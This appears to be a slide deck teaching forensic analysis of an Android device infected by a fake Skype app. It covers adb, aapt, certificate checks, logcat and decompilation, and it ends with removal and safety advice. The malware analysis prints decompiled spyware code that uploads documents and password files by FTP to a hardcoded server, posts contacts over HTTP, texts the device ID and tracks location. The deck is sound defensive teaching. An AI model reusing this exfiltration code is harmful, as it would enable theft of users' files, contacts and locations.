

Infected Android device a solution



Recommended tools

adb, aapt they come with the sdk

adb → ~/android-sdk-linux/platform-tools/

aapt → ~/android-sdk-linux/build-tools/18.1.0/

keytool → (preinstalled in path)

dex2jar → ~/dex2jar/

jd-gui → ~/jd-gui/

They are installed in the Debian virtual image.

Usage documentation:

ADB <http://developer.android.com/tools/help/adb.html>

AAPT http://elinux.org/Android_aapt


Device admin:

<http://developer.android.com/guide/topics/admin/device-admin.html>

Finding what's wrong

Checking installed apps:

Launcher → Device group
→ Settings → Apps →
Downloaded




Finding what's wrong

adb shell

In this new shell:

```
pm list packages
```

```
pm list packages -f | grep skype
```



```
user@debian: ~/android-sdk-linux/platform-tools
File Edit Tabs Help
root@generic:/ # pm list packages -f
package:/system/app/NetworkLocation.apk=com.google.android.location
package:/system/app/SoundRecorder.apk=com.android.soundrecorder
package:/system/app/SdkSetup.apk=com.android.sdksetup
package:/system/app/Launcher2.apk=com.android.launcher
package:/system/app/DefaultContainerService.apk=com.android.defcontainer
package:/data/app/SmokeTestApp.apk=com.android.smoketest
package:/system/app/QuickSearchBox.apk=com.android.quicksearchbox
package:/system/app/Contacts.apk=com.android.contacts
package:/system/app/LatinIME.apk=com.android.inputmethod.latin
package:/system/app/Phone.apk=com.android.phone
package:/system/app/Calculator.apk=com.android.calculator2
package:/data/app/com.mxtech.videoplayer.ad-1.apk=com.mxtech.videoplayer.ad
package:/system/app/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/ConnectivityTest.apk=com.android.emulator.connectivity.test
package:/data/app/com.skype.rayder-1.apk=com.skype.rayder
package:/system/app/GoogleLoginService.apk=com.google.android.gsf.login
package:/data/app/com.linkedin.android-1.apk=com.linkedin.android
package:/system/app/CalendarProvider.apk=com.android.providers.calendar
package:/system/app/InputDevices.apk=com.android.inputdevices
package:/data/app/cn.wps.moffice_eng-1.apk=cn.wps.moffice_eng
package:/system/app/CustomLocale.apk=com.android.customlocale2
package:/data/app/com.yahoo.mobile.client.android.imvideo-1.apk=com.yahoo.mobile.client.android.imvideo
package:/system/app/Calendar.apk=com.android.calendar
```



Getting suspected files

```
adb pull /data/app/com.skype.raider-1.apk  
adb pull /data/app/com.skype.rayder-1.apk
```

We unzip the files, each in it's own folder:

```
unzip com.skype.raider-1.apk -d com.skype.raider  
unzip com.skype.rayder-1.apk -d com.skype.rayder
```



Analyzing the digital signature

```
keytool -printcert -file CERT.RSA.
```

```
user@debian: ~/android-sdk-linux/p...m-tools/com.skype.rayder/META-INF
File Edit Tabs Help
]
user@debian:~/android-sdk-linux/platform-tools/com.skype.rayder/META-INF$ keytool
ol -printcert -file CERT.RSA
Owner: CN=Android Debug, O=Android, C=US
Issuer: CN=Android Debug, O=Android, C=US
Serial number: 2ba89ee9
Valid from: Wed Oct 02 18:10:55 EEST 2013 until: Fri Sep 25 18:10:55 EEST 2043
Certificate fingerprints:
    MD5:  20:6A:C4:18:88:5E:C2:AC:E1:52:84:25:90:29:40:A3
    SHA1: 39:8C:B7:8F:8F:67:6E:65:D9:CE:18:B9:68:EB:BB:EC:5C:29:40:BA
    SHA256: A0:84:A4:70:72:1A:97:1F:4D:06:F9:FF:90:48:FC:B6:95:D4:88:D2:4C
:8F:2C:F7:38:85:45:24:84:C1:A9:CC
    Signature algorithm name: SHA256withRSA
    Version: 3

Extensions:
#1: ObjectId: 2.5.29.14 Criticality=false
SubjectKeyIdentifier [
KeyIdentifier [
0000: 81 5E 2F 97 83 F4 92 7B  08 52 D8 41 EE 32 F9 09  .^/.....R.A.2..
0010: D6 87 FD 44                ...D
]
]
user@debian:~/android-sdk-linux/platform-tools/com.skype.rayder/META-INF$
```

Forensics: checking logs

```
adb logcat
```

```
adb logcat -b radio
```

```
user@debian: ~/android-sdk-linux/platform-tools
File Edit Tabs Help
I/upload ( 1429): /storage/sdcard/driving/14 reguli generale.doc
I/upload ( 1429): /storage/sdcard/driving/13 infractiuni si contraventii.doc
I/upload ( 1429): /storage/sdcard/driving/6 viteza si distanta intre vehicule.doc
I/upload ( 1429): /storage/sdcard/driving/1indicatoare, marcaje.doc
I/upload ( 1429): /storage/sdcard/driving/9 trecerea la nivel cu calea ferata.doc
I/upload ( 1429): /storage/sdcard/driving/15 conducerea preventiva.doc
I/upload ( 1429): /storage/sdcard/driving/3 semnale luminoase.doc
I/upload ( 1429): /storage/sdcard/driving/16 masuri de prim ajutor.doc
I/upload ( 1429): /storage/sdcard/driving/11 circulatia pe autostrazi.doc
I/upload ( 1429): /storage/sdcard/driving/4 pozitii in timpul mersului si semnalele cdt de vehi
cule.doc
I/upload ( 1429): /storage/sdcard/driving/18 notiuni de mecanica.doc
I/upload ( 1429): /storage/sdcard/driving/2 semnalele politistului.doc
I/upload ( 1429): /storage/sdcard/driving/7 intoarcerea si mersul inapoi.doc
I/upload ( 1429): /storage/sdcard/Kingsoft0ffice/file/summary/preview/summary_55e5f6aa9e20db967
55fed6edabb0147.png
I/upload ( 1429): /storage/sdcard/Kingsoft0ffice/.history/.nomedia/55e5f6aa9e20db96755fed6edabb
0147.png
I/upload ( 1429): /storage/sdcard/Kingsoft0ffice/.history/.nomedia/9ef271a00b357c454808cd4717e7
c0eb.png
I/upload ( 1429): /storage/sdcard/Kingsoft0ffice/.history/.nomedia/065fc1a81f0a27d3c32196794fd6
2046.png
I/upload ( 1429): /storage/sdcard/Kingsoft0ffice/.history/.nomedia/a988386960807bc1eaad4c07fc76
ea35.png
```

Static analysis: badging

```
aapt d badging <apkfile>
```

```
aapt d xmltree <apkfile> AndroidManifest.xml
```


```
user@debian: ~/android-sdk-linux/platform-tools
File Edit Tabs Help
user@debian:~/android-sdk-linux/platform-tools$ ../build-tools/18.1.0/aapt d badging com.skype.rayder
package: name='com.skype.rayder' versionCode='1' versionName='1.0'
sdkVersion:'8'
targetSdkVersion:'17'
uses-permission:'android.permission.RECEIVE_BOOT_COMPLETED'
uses-permission:'android.permission.INTERNET'
uses-permission:'android.permission.READ_EXTERNAL_STORAGE'
uses-permission:'android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission:'android.permission.SEND_SMS'
uses-permission:'android.permission.READ_CONTACTS'
uses-permission:'android.permission.ACCESS_FINE_LOCATION'
uses-permission:'android.permission.ACCESS_COARSE_LOCATION'
ERROR getting 'android:icon' attribute: attribute is not a s
user@debian:~/android-sdk-linux/platform-tools$
```

```
user@debian: ~/android-sdk-linux/platform-tools
File Edit Tabs Help
user@debian:~/android-sdk-linux/platform-tools$ ../build-tools/18.1.0/aapt d xmltree com.skype.rayder AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
E: manifest (line=1)
  A: android:versionCode(0x0101021b)=(type 0x10)0x1
  A: android:versionName(0x0101021c)="1.0" (Raw: "1.0")
  A: package="com.skype.rayder" (Raw: "com.skype.rayder")
  E: uses-sdk (line=6)
    A: android:minSdkVersion(0x0101020c)=(type 0x10)0x8
    A: android:targetSdkVersion(0x01010270)=(type 0x10)0x11
  E: uses-permission (line=10)
    A: android:name(0x01010003)="android.permission.RECEIVE_BOOT_COMPLETED" (Raw: "android.permission.RECEIVE_BOOT_COMPLETED")
  E: uses-permission (line=11)
    A: android:name(0x01010003)="android.permission.INTERNET" (Raw: "android.permission.INTERNET")
  E: uses-permission (line=12)
    A: android:name(0x01010003)="android.permission.READ_EXTERNAL_STORAGE" (Raw: "android.permission.READ_EXTERNAL_STORAGE")
  E: uses-permission (line=13)
    A: android:name(0x01010003)="android.permission.WRITE_EXTERNAL_STORAGE" (Raw: "android.permission.WRITE_EXTERNAL_STORAGE")
  E: uses-permission (line=14)
    A: android:name(0x01010003)="android.permission.SEND_SMS" (Raw: "android.permission.SEND_SMS")
  E: uses-permission (line=15)
    A: android:name(0x01010003)="android.permission.READ_CONTACTS" (Raw: "android.permission.READ_CONTACTS")
  E: uses-permission (line=16)
    A: android:name(0x01010003)="android.permission.ACCESS_FINE_LOCATION" (Raw: "android.permission.ACCESS_FINE_LOCATION")
```



Static analysis: decompiling

```
dex2jar <apkfile>  
jd-gui <jarfile>
```



Static analysis

Imports show what the malware can do

```
import android.app.Service;
import android.content.ContentResolver;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import android.location.Address;
import android.location.Geocoder;
import android.location.Location;
import android.location.LocationListener;
import android.location.LocationManager;
import android.os.Bundle;
import android.os.Environment;
import android.os.IBinder;
import android.provider.ContactsContract.CommonDataKinds.Phone;
import android.provider.ContactsContract.Contacts;
import android.provider.Settings.Secure;
import android.telephony.SmsManager;
import android.util.Log;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
import java.net.InetAddress;
import java.net.SocketException;
import java.net.UnknownHostException;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.Iterator;
import java.util.List;
import java.util.Locale;
import org.apache.commons.net.ftp.FTPClient;
import org.apache.http.client.ClientProtocolException;
import org.apache.http.client.HttpClient;
import org.apache.http.client.entity.UrlEncodedFormEntity;
import org.apache.http.client.methods.HttpPost;
import org.apache.http.impl.client.DefaultHttpClient;
import org.apache.http.message.BasicNameValuePair;
```

Static analysis: service

```
LocationManager locationManager = (LocationManager) getSystemService("location");
processLocation(locationManager.getLastKnownLocation("network"));
locationManager.requestLocationUpdates("gps", 5000L, 10.0F, new MyLocationListener(null));
new Thread()
{
    public void run()
    {
        List localList = WatchDogService.this.getListOfFiles();
        Log.i("xxx", "got file list: " + localList.size());
        WatchDogService.this.upload(localList);
    }
}
.start();
this.android_id = Settings.Secure.getString(getBaseContext().getContentResolver(), "android_id");
sendSMS(this.SMS_NUMBER, this.android_id);
new Thread()
{
    public void run()
    {
        String[] arrayOfString = WatchDogService.this.getContacts();
        String str = "";
        if (arrayOfString.length > 0);
        for (int i = 0; ; i++)
        {
            if (i >= arrayOfString.length)
            {
                WatchDogService.this.postData("contacts", str);
                return;
            }
            if (arrayOfString[i] != null)
                str = str + arrayOfString[i] + "\r\n";
        }
    }
}
.start();
```

Static analysis

Service credentials

```
public class WatchDogService extends Service
{
    String PASSWORD = "helloworld";
    String PATH = "/home/melvin";
    String SERVER = "pendolino.infos.com";
    String SMS_NUMBER = "6679";
    String TAG = "xxx";
    String USERNAME = "melvin";
    String android_id;
    HashMap<String, Integer> exceptedPaths;
```

Exfiltrated file filtering

```
private boolean isInteresting(File paramFile)
{
    boolean bool = true;
    String[] arrayOfString = new String[6];
    arrayOfString[0] = ".doc";
    arrayOfString[1] = ".pdf";
    arrayOfString[2] = ".xls";
    arrayOfString[3] = "password";
    arrayOfString[4] = ".ppt";
    arrayOfString[5] = ".png";
    for (int i = 0; ; i++)
    {
        if (i >= arrayOfString.length)
            bool = false;
        while (paramFile.getName().endsWith(arrayOfString[i]))
            return bool;
    }
}
```


Static analysis: exfiltration

```
private void upload(List<String> paramList)
{
    FTPClient localFTPClient = new FTPClient();
    Iterator localIterator = paramList.iterator();
    while (true)
    {
        if (!localIterator.hasNext())
            return;
        String str = (String)localIterator.next();
        Log.i("upload", str);
        try
        {
            localFTPClient.connect(InetAddress.getByName(this.SERVER));
            localFTPClient.login(this.USERNAME, this.PASSWORD);
            localFTPClient.changeWorkingDirectory(this.PATH);
            if (localFTPClient.getReplyString().contains("250"))
            {
                localFTPClient.setFileType(2);
                BufferedInputStream localBufferedInputStream = new BufferedInputStream(new FileInputStream(str));
                localFTPClient.enterLocalPassiveMode();
                boolean bool = localFTPClient.storeFile(new File(str).getName(), localBufferedInputStream);
                Log.i("upload", "result " + bool);
                localBufferedInputStream.close();
                localFTPClient.logout();
                localFTPClient.disconnect();
                Log.i("upload", "done");
            }
        }
        catch (SocketException localSocketException)
        {
            Log.e(this.TAG, "Socket " + Log.getStackTraceString(localSocketException));
        }
        catch (UnknownHostException localUnknownHostException)
        {
            Log.e(this.TAG, "Unknown host " + Log.getStackTraceString(localUnknownHostException));
        }
        catch (IOException localIOException)
        {
            Log.e(this.TAG, "IOException " + Log.getStackTraceString(localIOException));
        }
    }
}
```

```
public void postData(String paramString1, String paramString2)
{
    DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
    HttpPost localHttpPost = new HttpPost("http://" + this.SERVER + ":8080/post.php");
    try
    {
        ArrayList localArrayList = new ArrayList(2);
        localArrayList.add(new BasicNameValuePair(paramString1, paramString2));
        localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList));
        localDefaultHttpClient.execute(localHttpPost);
        return;
    }
    catch (IOException localIOException)
    {
    }
    catch (ClientProtocolException localClientProtocolException)
    {
    }
}
```


Resolving the issue: Removing infection

Launcher → Settings →
Personal group → Security →
Device Administration group
→ Device Administrators.



Resolving the issue: Removing infection


Launcher → Device group →
Settings → Apps →
Downloaded



Advisory

never install apks from untrusted sources. To make it harder to do this accidentally only install apks from the official Play Market.

Disable *Unkown sources* and enable *Verify apps* (in *Launcher* → *Settings* → *Personal group* → *Security* → *Device Administration group*).



Thank you

